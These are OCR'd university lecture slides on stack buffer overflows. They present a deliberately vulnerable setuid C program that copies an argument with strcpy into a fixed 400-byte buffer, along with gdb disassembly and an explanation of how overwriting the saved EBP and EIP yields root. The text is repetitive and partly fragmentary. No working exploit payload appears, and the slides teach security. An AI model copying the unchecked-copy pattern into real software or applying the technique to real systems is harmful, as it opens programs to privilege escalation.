
CS 5435:
Buffer overflows

Instructor: Tom Ristenpart

https://github.com/tomrist/cs5435-fall2019



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Running demo example
(modified from Gray hat hacking book linked in resources)

```c
#include <stdio.h>
#include <string.h>


void greeting( char* temp1 )
{
  char name[400];
  memset(name, 0, 400);
  strcpy(name, temp1);
  printf( "Hi %s\n", name );
}


int main(int argc, char* argv[] )
{
  greeting( argv[1] );
  printf( "Bye %s\n", argv[1] );
}
```

Say this file, meet.c, is compiled to a setuid program meet

```
student@5435-hw4-vm:~/demo$ ls -al
total 64
drwxrwxr-x  2 student student 4096 Nov  6 08:20 .
drwxr-xr-x 17 student student 4096 Nov  5 23:27 ..
-rwxrwxr-x  1 student student 8272 Nov  5 20:04 get_sp
-rw-r--r--  1 student student  149 Nov  5 20:04 get_sp.c
-rwsrwxr-x  1 root    root    8560 Nov  5 23:27 meet
-rw-r--r--  1 student student  259 Nov  5 23:27 meet.c
-rwxrwxr-x  1 student student 8576 Nov  5 23:27 meet_orig
-rw-r--r--  1 student student  303 Nov  5 23:27 meet_orig.c
-rw-rw-r--  1 student student   53 Nov  5 20:53 sc
-rw-r--r--  1 student student  214 Nov  5 20:02 sploitstr
student@5435-hw4-vm:~/demo$
```

This means setuid will run as root!

(DEMO)

```c
#include <stdio.h>
#include <string.h>


void greeting( char* temp1 )
{
  char name[400];
  memset(name, 0, 400);
  strcpy(name, temp1);
  printf( "Hi %s\n", name );
}


int main(int argc, char* argv[] )
{
  greeting( argv[1] );
  printf( "Bye %s\n", argv[1] );
}
```

Privilege escalation obtained!
Now we'll see what happened

Executing machine code

```c
#include <stdio.h>
#include <string.h>


void greeting( char* temp1 )
{
  char name[400];
  memset(name, 0, 400);
  strcpy(name, temp1);
  printf( "Hi %s\n", name );
}


int main(int argc, char* argv[] )
{
  greeting( argv[1] );
  printf( "Bye %s\n", argv[1] );
}
```

C code of simplified meet.c

Compiler (gcc)

```
student@5435-hw4-vm:~/demo$ gdb -q meet
Reading symbols from meet...done.
(gdb) disassemble main
Dump of assembler code for function main:
   0x080484b3 <+0>:     push   %ebp
   0x080484b4 <+1>:     mov    %esp,%ebp
   0x080484b6 <+3>:     mov    0xc(%ebp),%eax
   0x080484b9 <+6>:     add    $0x4,%eax
   0x080484bc <+9>:     mov    (%eax),%eax
   0x080484be <+11>:    push   %eax
   0x080484bf <+12>:    call   0x804846b <greeting>
   0x080484c4 <+17>:    add    $0x4,%esp
   0x080484c7 <+20>:    mov    0xc(%ebp),%eax
   0x080484ca <+23>:    add    $0x4,%eax
   0x080484cd <+26>:    mov    (%eax),%eax
   0x080484cf <+28>:    push   %eax
   0x080484d0 <+29>:    push   $0x8048577
   0x080484d5 <+34>:    call   0x8048320 <printf@plt>
   0x080484da <+39>:    add    $0x8,%esp
   0x080484dd <+42>:    mov    $0x0,%eax
   0x080484e2 <+47>:    leave
   0x080484e3 <+48>:    ret
End of assembler dump.
(gdb)
```

Disassembled machine code for main

Executing machine code

Program state includes

- CPU registers (32-bit on x86)
- Memory (heap and stack)

Execute instructions 1 by 1, using and modifying state

```
student@5435-hw4-vm:~/demo$ gdb -q meet
Reading symbols from meet...done.
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Dump of assembler code for function main:
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
   0x080484bf <+12>:    call   0x804846b <greeting>
   0x080484c4 <+17>:    add    $0x4,%esp
```

x86 registers



Executing machine code

Program state includes

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Execute instructions 1 by 1,
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   0x080484bf <+12>:    call   0x804846b <greeting>
   0x080484c4 <+17>:    add    $0x4,%esp
```

Example: **add $0x4,%eax**

This just adds 4 to the value in the EAX register

Example: **nop**

The “no op” instruction, does nothing! Single byte instruction (0x90)

Registers insufficient for most data

- Registers small, need memory
- Stack used for:
  - Local variables
  - Information needed for proper control flow as program calls and returns from functions
- Heap used for dynamically allocated data items

```
 1 #include <stdio.h>
 2 #include <string.h>
 3
 4
 5 void greeting( char* temp1 )
 6 {
 7   char name[400];
 8   memset(name, 0, 400);
 9   strcpy(name, temp1);
10   printf( "Hi %s\n", name );
11 }
12
13
14 int main(int argc, char* argv[] )
15 {
16   greeting( argv[1] );
17   printf( "Bye %s\n", argv[1] );
18 }
```

Registers insufficient for most data

- Registers small, need memory
- Stack used for:
  - Local variables
  - Information needed for proper control flow as program calls and returns from functions
- Heap used for dynamically allocated data items


```
demo$ gdb -q meet
eet...done.

 for function main:
  push   %ebp
  mov    %esp,%ebp
  mov    0xc(%ebp),%eax
  add    $0x4,%eax
  mov    (%eax),%eax
  push   %eax
  call   0x804846b <greeting>
  add    $0x4,%esp
```

Example: **mov $0xc(%ebp),%eax**

Place the value at memory location ebp + 12 into eax register

Process memory layout



.text:
machine code of executable

.data:
global initialized variables


.bss:
"below stack section"
global uninitialized variables

heap:
dynamic variables

stack:
local variables, track func calls

Env:
environment variables,
arguments to program

Function call in meet.c

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                        push   %eax
   0x080484bf <+12>:    call   0x804846b <greeting>
   0x080484c4 <+17>:    add    $0x4,%esp
```

Pushing argv[1] onto stack

eip

eip

```
(gdb) disassemble greeting
Dump of assembler code for function greeting:
   0x0804846b <+0>:     push   %ebp
   0x0804846c <+1>:     mov    %esp,%ebp
   0x0804846e <+3>:     sub    $0x190,%esp
```

eip

eip

eip


.... (more stuff including strcpy) ...

```
0x080484b1 <+70>:    leave
0x080484b2 <+71>:    ret
```

eip

eip

Smashing the stack

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   0x080484b9 <+6>:     add    $0x4,%eax
   0x080484bc <+9>:     mov    (%eax),%eax
   0x080484be <+11>:    push   %eax
   0x080484bf <+12>:    call   0x804846b <greeting>
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```

Pushing argv[1] onto stack

Bad eip

????

```
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0x080484b1 <+70>:    leave
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Running demo example
(modified from Gray hat hacking book linked in resources)

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
#include <string.h>


void greeting( char* temp1 )
{
  char name[400];
  memset(name, 0, 400);
  strcpy(name, temp1);
  printf( "Hi %s\n", name );
}


int main(int argc, char* argv[] )
{
  greeting( argv[1] );
  printf( "Bye %s\n", argv[1] );
}
```

Smashing the stack



Munging EBP

- When greeting() returns, stack corrupted because stack frame pointed to wrong address

Munging EIP

- When greeting() returns, will jump to address pointed to by the EIP value “saved” on stack

